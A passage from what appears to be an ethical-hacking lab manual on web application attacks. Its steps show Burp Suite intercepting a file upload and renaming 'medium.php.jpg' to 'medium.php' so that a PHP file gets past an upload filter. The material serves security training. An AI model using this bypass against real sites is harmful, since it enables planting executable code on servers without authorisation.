


64. Switch back to the **Burp Suite** window. Observe that the request has been captured and displayed in the raw format under the **Raw** tab. In the **filename** field, you will see the name of the file to be uploaded as **medium.php.jpg**.




Module 14 – Hacking Web Applications

65. Change the **filename** to **medium.php** and click the **Forward** button to forward the request.




66. Now, turn the interception off by clicking on the **Intercept is on** button. The button now says **Intercept is off**, as shown in the screenshot. Close the window.

Note: If a **Confirm** pop-up appears, click **Yes**.

